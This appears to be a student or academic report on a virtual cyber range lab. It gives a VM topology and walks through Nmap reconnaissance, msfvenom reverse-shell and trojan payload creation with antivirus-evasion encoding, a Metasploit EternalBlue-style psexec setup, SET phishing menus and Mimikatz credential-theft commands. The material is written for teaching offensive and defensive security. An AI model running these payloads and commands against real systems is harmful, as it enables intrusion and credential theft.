c6 nographic kali22 2048 virtio e0:18:br1,e7
tap:e1:62:tap1
c7 spice:6008:secret fedora 2048 none e0:19:br1,e8
br1 curses obsd66 128 virtioe0:01:rt1,e0 e1:20:c1,e0
e3:21:c2,e0 e4:22:c3,e0 e5:23:c4,e0 e6:24:c5,e0 e7:25:c6,e0 e7:26:c7,e0
e2:45:sen1,e0
rt1 curses obsd66 128 virtio e0:02:br1,e0 e1:03:br2,e1
br2 curses obsd66 128 virtio e0:05:rt2,e0
e1:04:rt1,e1 e3:27:P1,e0 e4:28:P2,e0 e5:29:P3,e0 e6:30:P4,e0 e2:46:sen2,e0
P1 curses Metasploitable2 512 virtio e0:31:br2,e3
P2 curses Metasploitable2 512 virtio e0:32:br2,e4
P3 curses Metasploitable2 512 virtio e0:33:br2,e5
P4 curses Metasploitable2 512 virtio e0:34:br2,e6
P5 spice:6011:secret Kali scanner 2048 virtio e0:35:br2,e7
P6 spice:6012:secret ubuntu2 2048 none e0:72:br2,e8
rt2 curses obsd66 128 virtio e0:06:br2,e0
e1:07:br3,e1
d1 curses metasploitable22 2048 virtio e0:35:br3,e3
d2 curses metasploitable22 2048 virtio e0:36:br3,e4
d3 nographic metasploitable33 2048 virtio e0:37:br3,e5
br3 curses obsd66 128 virtio e1:08:rt2,e1
e0:09:rt3,e0 e3:38:d1,e0 e4:39:d2,e0 e5:40:d3,e0 e2:47:sen3,e0
rt3 curses obsd66 128 virtio e0:10:br3,e0
e1:11:br4,e0
br4 curses obsd66 128 virtio e0:12:rt3,e0
e1:41:E1,e0 e3:42:E2,e0
E1 spice:6006:secret kali3 4096 virtio e0:43:br4,e1
E2 spice:6007:secret kali3 4096 virtio e0:44:br4,e3
E3 spice:6009:secret kali3 4096 virtio e0:66:br4,e3
E4 spice:6010:secret kali3 4096 virtio e0:67:br4,e4
br5 curses obsd66 128 virtio e0:48:sen1,e1
e1:49:sen2,e1 e3:50:sen3,e1 e4:51:secmngmt,e0
sen1 curses seconionsensor 4096 virtio e0:52:br1,e2
e1:53:br5,e1

```

sen2 curses	seconionsensor	4096	virtio	e0:54:br2,e2
e1:55:br5,e2				
sen3 curses	seconionsensor	4096	virtio	e0:56:br3,e2
e1:57:br5,e3				
smgt curses	seconionmgmt	6144	virtio	e0:58:br5,e4
e1:59:rt4,e1				
rt4 curses	obsd66	128	virtio	
e1:60:secmgmt,e1	tap:e0:61:tap0			

RED TEAMING

The study of the attacker’s journey is a vital step in designing a defense strategy. The attacker devises a malware payload based on the gathered intelligence, that is directed into the target system. Ideally, every attack starts with the reconnaissance stage, where the attacker gathers intel and further device a target-specific payload in the weaponization stage. The attacker will attempt to create a payload that is less detectable by prominent end-point security solutions. Further, the created payload is delivered to the victim (in the delivery stage) using one of many possible methodologies (such as spear phishing), and thereafter, the victim’s machine is exploited. In many cases, the attacker traverse through the organizational network (lateral movement) to find the target machine, which the attacker finally exploits and performs the final objective.

The scenarios where the attack might occur are illustrated below. The first scenario deals with an attack from the external zone while the second scenario deals with an insider attack.

A. *Malicious outsider attack scenario:* One of the ex-employees from the reputed organization joined the group of hackers or attackers to attack the servers and the client machines which are there in the organization network as an action of grid on the organization. He gave the complete network topology of the organization which contains the DMZ, Proxy, and Internal network zone. He also revealed that there are no packet filter rules or firewall rules implemented in the entire network. The network diagram which was shown below is the complete network topology of the organization.

As a group of attackers, our team started finding out the operating systems which are using in their network and the vulnerabilities which are there in those systems. The Nmap network scanner helps to what services and ports are running on the targeted machines. Nmap builds on previous network auditing tools to provide quick, detailed scans of network traffic. It works by using IP packets to identify the hosts and IPs active on a network and then analyze these packets to provide information on each host and IP, as well as the operating systems they are running.

After going through the network topology diagram, it is found that there is a total of 6 servers in DMZ and Proxy zones together. The Nmap network scanning is performed on all servers there in both zones. Among the 6 servers, five servers (P1, P2, P3, D1 and D2) are running on the metasploitable 2 operating system and the D3 server is running on the metasploitable 3 operating system. After the Nmap network scanning is successfully done on all the servers, found that the servers running on metasploitable 2 operating system are having the same ports and services left open and all the services are having the same versions. Instead of repeating the same things in documentation, only the D1 server Nmap network scanning results are documented below.

B. *Malicious insider attack scenario:* A discontent associate who is aware of security policies and practices of the organization, utilizes social engineering tactics to get unauthorized access and henceforth confidential data or information. The common method to successfully perform social engineering is Shoulder surfing or friendly conversation leading to the discovery of user credentials. Once the user credentials are obtained, any kind of malware or virus can be transferred which can be later used by the inside attacker to retrieve sensitive information. Another way an insider attack is successful is by sending out a phishing email to a known group of co-works who may visualize email from a current associate as legitimate email. Once the phishing email is clicked, either a malicious file may be downloaded into the victim’s machine, or the victim may be redirected to a malicious website hosted by the insider.

Inside the Trusted zone of the network topology, a Kali Linux machine is placed to depict an inside attacker. Any kind of network scan using tools like NMAP, NESSUS may be performed to identify open ports or critical networking loopholes. Once any client machine present in the Trusted zone is compromised, using the networking information, the insider can initiate a chain of attack eventually leading to compromise of the entire internal network. This scenario would lead to the trade off of the security of the internal network of an organization which otherwise should have been most secured.

VII. NETWORK SCANNING AND RECONNAISSANCE USING NMAP

Nmap (Network Mapper) is a free and open-source Linux utility for network scanning and for conducting network exploration. It helps to identify network devices, open ports, and discover security vulnerabilities. Nmap can be used in multiple modes which aid in host discovery (discovering hosts in the network), port scanning (scanning for open ports), and/or OS fingerprinting (identifying the victim's OS) to gather information regarding the host [16]. It uses various transport layer protocol like TCP (Transmission Control Protocol), UDP (User Datagram Protocol) as well as ICMP (Internet Control Message Protocol) packets to triangulate the devices present in the network and further identifies the operating system and open ports. This tool can be used by Network Administrators to check what is running in the network and henceforth identify any open vulnerabilities. Although, Nmap is a Linux utility, it has been ported to Windows, macOS and also BSD systems.

The following syntax can be utilized to scan an entire IP range to detect hosts in the network and target of Nmap. Alternatively, instead of an entire IP range, an IP address, domain name, or a text file present in the system can be inputted in its place.

```
nmap <network/IP address/domain name>
```

On performing a nmap operation with service detection (-sV) on the network 192.168.10.0/24 consisting of a windows 10 machine (at 192.168.10.21), Windows XP machine (at 192.168.10.22), Android 7 machine (at 192.168.10.23), and a kali linux machine (at 192.168.10.90) the following result was obtained (nmap operation was conducted from the kali linux machine).

```
kali@kali:~$ nmap 192.168.10.0/24 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-24 17:35 EST
Nmap scan report for 192.168.10.21
Host is up (0.00099s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.10.22
Host is up (0.0045s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows XP microsoft-ds
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_xp

Nmap scan report for 192.168.10.23
Host is up (0.0028s latency).
Not shown: 999 closed ports
```

```

PORT      STATE SERVICE VERSION
5555/tcp  open  adb      Android Debug Bridge device (name: android_x86;
model: VMware Virtual Platform; device: x86; features: cmd,shell_v2)
Service Info: OS: Android; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.10.90
Host is up (0.00071s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http     Apache httpd 2.4.43 ((Debian))
443/tcp   open  ssl/http Apache httpd

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 35.21 seconds

```

Once the victim is identified, Nmap can be utilized to scan the target for open ports. For achieving this, certain options can be used with Nmap to achieve a specific objective in the scan, as illustrated in Table 7 [17]. Zenmap, a cross-platform official GUI version of Nmap can be an interactive alternative to the CLI version with all the functionalities of Nmap.

TABLE VII. NMAP OPTIONS [17]

Option	Example	Scanning Method
Scan Techniques Options		
-sS	nmap 200.173.3.2 -sS	TCP Synchronous
-sT	nmap 200.173.3.2 -sT	TCP Connect
-sU	nmap 200.173.3.2 -sU	UDP port
-sA	nmap 200.173.3.2 -sA	TCP Acknowledgement
Discovery Options		
-sn	nmap 200.173.3.2 -sn	Host discovery only. Disables port scan
-Pn	nmap 200.173.3.2 -Pn	Port scan only. Disables host discovery
Port Options		
-p	nmap 200.173.3.2 -p 39 nmap 200.173.3.2 -p 80-443 nmap 200.173.3.2 -p ssh	Specific port Range of ports Ports based on service
Verbosity Options		
-sV	nmap 200.173.3.2 -sV	Identify the version of services running
-sV --version-intensity	nmap 200.173.3.2 -sV --version-intensity 3	Set intensity of scan; Value ranges from zero to nine; larger number gives higher accuracy
OS detection options		
-A	nmap 200.173.3.2 -A	Enable Operating System Identification
-O	nmap 200.173.3.2 -O	Enable remote Operating System Identification
Timing Options		
-T	nmap 200.173.3.2 -T5	The value ranges from zero to five where zero is slow and five is aggressive
IDS and Firewall Evasion		
-D	nmap -D 2.2.2.2,3.3.3.3 200.173.3.2	Send scans from decoy IP addresses
-S	nmap -S 8.8.8.8 -e eth1	Spoof source address
-e	200.173.3.2	Interface to send the packet through

-g	nmap -g 39 8.8.8.8	Spoof source port number
----	--------------------	--------------------------

Output of Nmap scan results can be any four possible formats:

- Interactive: Updated in real time when nmap runs from command line interface.
- XML: Reports which can be viewed using XML tools.
- Normal: Results can be later saved into another file.
- Script kiddie: A way to replace letters in the report with visually similar number representation.

The nmap scan results of different zones have been listed in Appendix 2 (2A for the Trusted Zone, 2B for the Proxy Zone; 2C for the DMZ)

VIII. WEAPONIZATION AND PAYLOAD CREATION USING MSFVENOM

Weaponization is the process by which a malicious payload is created which is intended to attack a possibly vulnerable system. Weaponization when combined with social engineering creates a very powerful weapon. The tools available in Metasploit framework for generating payload: ‘msfpayload’ and encoding the payload ‘msfencode’ feature is combined to create the tool ‘msfvenom’. Msfvenom can be used to create a stand-alone executable or a service in an array of scripting languages [18]. It aids in creating shellcodes that can be further used within the Metasploit framework. Payloads can be created for different Operating Systems (Linux, Windows, Android, OSX), for different architecture (x32, x64) and different formats like java or php. The general syntax for creating a payload using msfvenom is demonstrated below:

```
msfvenom -p <payload> LHOST:<Local IP Address> LPORT:<Local Port> -f
<format> > <location directory>
```

It additionally has a wide variety of options that can be utilized to achieve a specific objective. The list of options available in msfvenom can be demonstrated by entering the command ‘*msfvenom -h*’ in a supported environment.

```
kali@kali:~$ msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f
exe -o payload.exe

Options:
  -l, --list <type> List all modules for [type]. Types are:
payloads, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload <payload> Payload to use (--list payloads to
list, --list-options for arguments). Specify '-' or STDIN for custom
  --list-options List --payload <value>'s standard,
advanced and evasion options
  -f, --format <format> Output format (use --list formats to
list)
  -e, --encoder <encoder> The encoder to use (use --list
encoders to list)
  --service-name <value> The service name to use when
generating a service binary
  --sec-name <value> The new section name to use when
generating large Windows binaries. Default: random 4-character alpha string
  --smallest Generate the smallest possible payload
using all available encoders
```



```

--encrypt          <value>    The type of encryption or encoding to
apply to the shellcode (use --list encrypt to list)
--encrypt-key     <value>    A key to be used for --encrypt
--encrypt-iv      <value>    An initialization vector for --encrypt
-a, --arch        <arch>     The architecture to use for --payload
and --encoders (use --list archs to list)
--platform        <platform> The platform for --payload (use --list
platforms to list)
-o, --out         <path>     Save the payload to a file
-b, --bad-chars  <list>     Characters to avoid example:
'\x00\xff'
-n, --nopsled    <length>   Prepend a nopsled of [length] size on
to the payload
--pad-nops                Use nopsled size specified by -n
<length> as the total payload size, auto-prepending a nopsled of quantity
(nops minus payload length)
-s, --space      <length>   The maximum size of the resulting
payload
--encoder-space  <length>   The maximum size of the encoded
payload (defaults to the -s value)
-i, --iterations <count>   The number of times to encode the
payload
-c, --add-code   <path>     Specify an additional win32 shellcode
file to include
-x, --template  <path>     Specify a custom executable file to
use as a template
-k, --keep                Preserve the --template behaviour and
inject the payload as a new thread
-v, --var-name   <value>   Specify a custom variable name to use
for certain output formats
-t, --timeout    <second>   The number of seconds to wait when
reading the payload from STDIN (default 30, 0 to disable)
-h, --help                Show this message

```

For example, (attack illustrated in playbook 1) the payload ‘windows/meterpreter/reverse_tcp’ is used to create a malicious executable file named ‘evilfile.exe’ using the ‘shikata ga nai’ encoder (which aims in avoiding anti-virus detection). The listening host (LHOST) is set to the attacker machine's IP address for the victim to connect back to the attacking machine through the specified listening port (LPORT), to which the attacking machine will be listening for incoming connections.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.90
LPORT=4444 -e x86/shikata_ga_nai -f exe > /root/evilfile.exe
```

There are generally two types of payloads that can be created using msfvenom. They are: (a) staged payload - which send a smaller stager to the target machine which connects back to the attacking machine and further downloads the rest of the payload and, (b) stage less payload – which sends the entire payload at once, thus not requiring the victim machine to connect back for further data [19]. Staged payloads are denoted by a forward slash (e.g., windows/meterpreter/reverse_tcp) and stage-less payloads are denoted with the use of an underscore (e.g. windows/meterpreter_reverse_tcp). The list of available payloads can be listed using the following command:

```
msfvenom -l
```

The list of available formats can be listed using the below command.

```
msfvenom -l formats
```

The list of available encoders can be listed using the below command.

```
msfvenom -l encoders
```

It can be further be used to create seemingly legitimate programs with a hidden malicious code inside (trojans). This is performed by embedding a payload within an executable file. The executable (-x) option is used to select the executable which can be used as a template for the payload. In the below illustration, msfvenom has been used to create a malicious executable named 'trojan.exe' using a stage-less payload 'windows/shell_reverse_tcp' and using the -k option to run the payload in a separate window. The executable (-x) option is used with the template '/usr/share/windows-binaries/nc.exe' and the listening port is set to the attacker machine [19]. This attack is further illustrated in Appendix III-F.

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.10.90 -x
/usr/share/windows-binaries/nc.exe -k -f exe -o trojan.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 61440 bytes
      Saved as: trojan.exe
```

IX. PAYLOAD CREATION USING ZIRIKATU

Zirikatu is an undetectable payload creation tool that is used to create payloads with generic as well as customized functionality. The functionality of payload can be modified easily. Zirikatu depending upon the type of attack. It also offers customization of the appearance of the payload both as a file and as an executable. Zirikatu can be downloaded and installed in the kali using following steps:

```
root@kali:/home/kali# apt-get install mono-complete
Reading package lists... Done
Building dependency tree
Reading state information... Done
mono-complete is already the newest version (6.8.0.105+dfsg-3).
0 upgraded, 0 newly installed, 0 to remove and 1169 not upgraded.

root@kali:/home/kali# git clone https://github.com/pasahitz/zirikatu
Cloning into 'zirikatu'...
remote: Enumerating objects: 18, done.
remote: Total 18 (delta 0), reused 0 (delta 0), pack-reused 18
Unpacking objects: 100% (18/18), 11.39 KiB | 530.00 KiB/s, done.

root@kali:/home/kali# cd zirikatu

root@kali:/home/kali/zirikatu# ls
handler  output  source  zirikatu.ico  zirikatu.sh

root@kali:/home/kali/zirikatu# chmod +x zirikatu.sh

root@kali:/home/kali/zirikatu#
```

To run Zirikatu tool and use it to create the payload following steps are taken.

```
root@kali:/home/kali/zirikatu# ./zirikatu.sh
```



```

LPORT=6969                                CHANGE ICON=N
ENCODED PAYLOAD=N                          ERROR MESSAGE=Y
PAYLOAD=WINDOWS/METERPRETER/REVERSE_TCP
*****
**
Do you start the payload handler? y or n: n
Exiting....

```

X. EXPLOITATION USING METASPLOIT

An exploit is a sequence of commands that take advantage of a vulnerability present in a system to cause unanticipated behavior and this process is called as exploitation [20]. Currently owned by Rapid7, Metasploit is a framework that delivers the infrastructure needed to develop and execute an exploit against a victim machine. The framework consists of a plethora of payloads that can perform complex tasks [21]. Metasploit V5.0.41 consists of 1914 exploits and 556 payloads. Metasploit can be invoked in a Command Line Interface using the command ‘msfconsole’. An alternative GUI version of the Metasploit framework is Armitage.

According to offensive security, Metasploit supports two types of exploits, namely active exploits and passive exploits [22]. Active exploits target a specific host and run until the objective is achieved. On the other hand, a passive exploit waits for incoming connections from hosts, and exploit the host post connection is established. Passive exploits focus on clients such as web browsers (HTTP/HTTPS), FTP, etc. Here, the attacker waits for the victim to connect with the attacking machine and perform the action on the objective post connection. Some client-side exploits will be discussed in detail in section 11.

Ideally, in a cyber-attack scenario, the attacker first scans the system using scanning tools such as Nmap which is discussed in section 7. Further, considering a passive exploitation scenario, a malicious code is created using tools such as msfconsole (weaponization) as illustrated in section 8 (based on the assessment done in the reconnaissance stage). Once the malicious file is created it is transferred to the victim machine (malware delivery) by means such as phishing emails, Drive-by downloads from a compromised website, USB, or using removable media, to name a few. Further Metasploit can be used for exploiting the victim machine. The different exploit available on Metasploit can be presented using the below command.

```
show exploits
```

An exploit can be selected from the list of exploits based on the scans conducted and further based on the identified vulnerability for the victim machines. Further, the targets and payloads available for the selected exploit can be displayed using the ‘show target’ and the ‘show payload’ command respectively. The ‘show options’ command lists the available option for the selected exploit which can be populated with values for LHOST (listener host: the attacker machine IP), LPORT (listener host: the port through which the attack is instigated), SRVHOST (server host: the attacker machine IP address), and SRVPORT (server port: the port through which the attack is performed) and RHOST (receiver host: the victim machine IP address), etc. One such illustration is listed below (the complete attack simulation is presented in appendix G).

```

msf5 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

  Name          Description          Current Setting  Required  Extra
  ----          -
  DBGTRACE      trace info           false            yes       Show extra debug
  LEAKATTEMPTS  to leak transaction  99               yes       How many times to try

```

```

NAMEDPIPE no A named pipe
that can be connected to (leave blank for auto)
NAMED_PIPES /usr/share/metasploit-
framework/data/wordlists/named_pipes.txt yes List of named pipes to
check
RHOSTS 192.168.10.22 yes The target host(s),
range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The Target
port (TCP)
SERVICE_DESCRIPTION no Service description to to
be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to
connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write
folder share
SMBDomain . no The Windows
domain to use for authentication
SMBPass no The
password for the specified username
SMBUser no The
username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
----
EXITFUNC thread yes Exit technique (Accepted: '', seh,
thread, process, none)
LHOST 192.168.10.90 yes The listen address (an interface
may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic

```

For example, for setting up the RHOST as 192.168.10.22.

```
set rhosts 192.168.10.22
```

Once the exploit is completed (which can be by opening a malicious file or opening up a webpage etc.), a connection is created (which can be shell or meterpreter) between the attacker and the victim machine. After the exploit has been completed the attacker can choose to escalate privileges (if required), command and control the victim machine, and finally perform the ‘action on objective’. It can be taking screenshot/performing screen-share (as illustrated in Fig. 14), downloading critical files, extracting key logs which might contain critical information, killing processes, uploading files and deleting files, to name a few.




Fig. 14. An attacker machine taking screenshots of victim windows 10 machine further performing screen-share operation

The most common action the attacker can perform on the victim using a meterpreter shell is formulated in Table 8.

TABLE VIII. POTENTIAL ACTIONS THE ATTACKER CAN PERFORM USING A METERPRETER SESSION ON THE VICTIM [23]

Command	Description
File-System Commands	
checksum	Calculates the checksum hash of a file
cp	Copy file from source to the target location
download	Transfer a file or folder from the target
rm	Delete a file
rmdir	Remove a folder
upload	Transfer a file or folder to the target machine
search	Search for directories
Password database Commands	
hashdump	Use the content in the SAM DB to create a Dump
System Commands	
kill/pkill	Terminate a process-by-process ID/ name
reboot	Reboot the target computer
shutdown	Shuts down the target computer
Shell	Changes meterpreter into a command shell window
User interface Commands	
keyboard_send	Send keystrokes to the target
screenshare	View the current target's screen as a remote desktop
screenshot	Take a snap of the target's screen
Webcam/ Audio Commands	
record_mic	Record audio from the target's microphone
webcam_snap	Takes an image from the target machine's cam
webcam_stream	Plays the feed from the target machine's camera
play	Plays an audio file on the target machine

XI. EXPLOITATION USING SOCIAL ENGINEERING TOOLKIT

Developed by Dave Kennedy, the Social Engineering Toolkit abbreviated as SET is an open-source python based tool aimed at penetration testing with respect to social engineering by developing and performing attacks against the human element [24] [25]. It is currently widely adopted as a standard toolset in the penetration testing arsenal aimed at leveraging advanced social engineering attacks. It can be downloaded from the GitHub directory as mentioned in section 2L and once downloaded, it can be invoked in the command-line interface using the below command (or by clicking on the SET icon).

```
setoolkit
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
```

This documentation is based on SET v 8.0.3. Further Social Engineering attacks (option 1) is selected which provides a menu listing of various social engineering attacks that SET supports, as illustrated below.

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.
```

The major modules available in SET has been illustrated below:

- A. *Spear-Phishing Attack Vectors*: It allows the user to develop specially crafted emails with the malicious payload attached and send them to a large audience. The key objective here is to perform a targeted cyber-attack against a victim by creating a malicious file in a popular file format such as PDF and hopefully compromising the machine [26].

```
The Spearphishing module allows you to specially craft email messages and
send them to a large (or small) number of people with attached fileformat
malicious payloads. If you want to spoof your email address, be sure
"Sendmail" is installed (apt-get install sendmail) and change the
config/set_config SENDMAIL=OFF
flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template
```

- B. *Website Attack Vectors*: They are web-based attacks against a victim machine which is invoked when they click and open the malicious URL/link [26]. One such attack is illustrated in Appendix III-D where the attacked clones a popular webpage to further add malicious content to it and exploit the victim machine.

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim. The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload. The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload. The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website. The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different. The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast. The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful. The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

- C. *Infectious Media Generator*: It is used to create a Metasploit based payload and craft an 'autorun.inf' file and further burns it into the removable disk storage to hopefully compromise the victim machine when the USB device is inserted into the victim machine [26].
- D. *Create a Payload and Listener*: It creates an executable payload, which when transferred to the victim machine (employing social engineering) and run, creates a backdoor into the system with the help of Metasploit for listening [26].
- E. *Mass Mailer Attack*: It allows the user to send multiple customized emails to the victim machine.

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list. What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

- F. *Arduino-Based Attack Vector*: It is a USB human interface device (HID) method of attack by programming an Arduino based PRNJ microcontroller device. It bypasses the autorun capabilities and drops the payload into the victim through flash memory [26].

The Arduino-Based Attack Vector utilizes the Arduin-based device to program the device. You can leverage the Teensy's, which have onboard storage and can allow for remote code execution on the physical system. Since the devices are registered as USB Keyboard's it will bypass any autorun disabled or endpoint protection on the system.

You will need to purchase the Teensy USB device, it's roughly \$22 dollars. This attack vector will auto generate the code needed in order to deploy the payload on the system for you.

This attack vector will create the .pde files necessary to import into Arduino (the IDE used for programming the Teensy). The attack vectors range from Powershell based downloaders, wscript attacks, and other methods.

For more information on specifications and good tutorials visit: <http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle>

To purchase a Teensy, visit: <http://www.pjrc.com/store/teensy.html> Special thanks to: IronGeek, WinFang, and Garland

This attack vector also attacks X10 based controllers, be sure to be leveraging X10 based communication devices in order for this to work.

Select a payload to create the pde file to import into Arduino:

- 1) Powershell HTTP GET MSF Payload
- 2) WSCRIPT HTTP GET MSF Payload
- 3) Powershell based Reverse Shell Payload
- 4) Internet Explorer/FireFox Beef Jack Payload
- 5) Go to malicious java site and accept applet Payload
- 6) Gnome wget Download Payload
- 7) Binary 2 Teensy Attack (Deploy MSF payloads)
- 8) SDCard 2 Teensy Attack (Deploy Any EXE)
- 9) SDCard 2 Teensy Attack (Deploy on OSX)
- 10) X10 Arduino Sniffer PDE and Libraries
- 11) X10 Arduino Jammer PDE and Libraries
- 12) Powershell Direct ShellCode Teensy Attack
- 13) Peensy Multi Attack Dip Switch + SDCard Attack
- 14) HID Msbuild compile to memory Shellcode Attack

XII. POST EXPLOITATION USING MIMIKATZ/ KIWI

Mimikatz/Kiwi tool is a post exploitation tool created by Benjamin Delpy. This tool is quite handy after gaining initial access to the system. It can be used to steal credentials stored in the system memory and escalate privileges. It has a plethora of techniques up its sleeves that can be used to gain access. Most used one being the "pass the Hash" technique where the attacker can pass the NTLM hash of the password instead of the password to gain access in a windows system.

Mimikatz/kiwi comes built-in kali Linux and can be loaded in a meterpreter session. The usage of mimikatz tool is simple and can be used as mentioned below.

- A. *Loading Mimikatz/Kiwi*: To load mimikatz/kiwi in meterpreter session just like any complementary tool the load command is used. As can be seen below, the new version of mimikatz loads up as Kiwi.

```
meterpreter > load mimikatz
[!] The "mimikatz" extension has been replaced by "kiwi". Please use this
in future.
Loading extension kiwi...
```

```

.#####.   mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##.   "A La Vie, A L'Amour" - (oe.oe)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

```

Success

- B. *Exploring the commands and Functionalities.*: Mimikatz is a versatile tool when it comes to authentication-related exploitation. It has a wide range of options for accessing authentication factors ranging from plain text passwords to Tokens and tickets. The commands available in mimikatz can be listed below. The purpose of the command is also mentioned respectively in this list.

```
meterpreter > help kiwi
```

Kiwi Commands

=====

Command	Description
-----	-----
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_livessp	Retrieve Live SSP creds
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_ts pkg	Retrieve TsPkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)
dcsync	Retrieve user account information via DCSync
(unparsed)	
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create	Create a golden kerberos ticket
kerberos_ticket_list	List all kerberos tickets (unparsed)
kerberos_ticket_purge	Purge any in-use kerberos tickets
kerberos_ticket_use	Use a kerberos ticket
kiwi_cmd	Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam	Dump LSA SAM (unparsed)
lsa_dump_secrets	Dump LSA secrets (unparsed)
password_change	Change the password/hash of a user
wifi_list	List wifi profiles/creds for the current user
wifi_list_shared	List shared wifi profiles/creds (requires SYSTEM)

```
meterpreter >
```

- C. *Using special Commands and modules*: Apart from the listed commands, Mimikatz gives you the option to use a lot more commands along with modules for various purposes. The syntax of the use of the special command is as follows.

Syntax: Kiwi_cmd <Module> :: Command

```
meterpreter > kiwi_cmd -f ::
ERROR mimikatz_doLocal ; "-f" command of "standard" module not found !
```

```

Module :          standard
Full name :       Standard module
Description :     Basic commands (does not require module name)

                exit - Quit mimikatz
                cls  - Clear screen (doesn't work with redirections, like
PsExec)
                answer - Answer to the Ultimate Question of Life, the Universe,
and Everything
                coffee - Please, make me a coffee!
                sleep - Sleep an amount of milliseconds
                log   - Log mimikatz input/output to file
                base64 - Switch file input/output base64
                version - Display some version informations
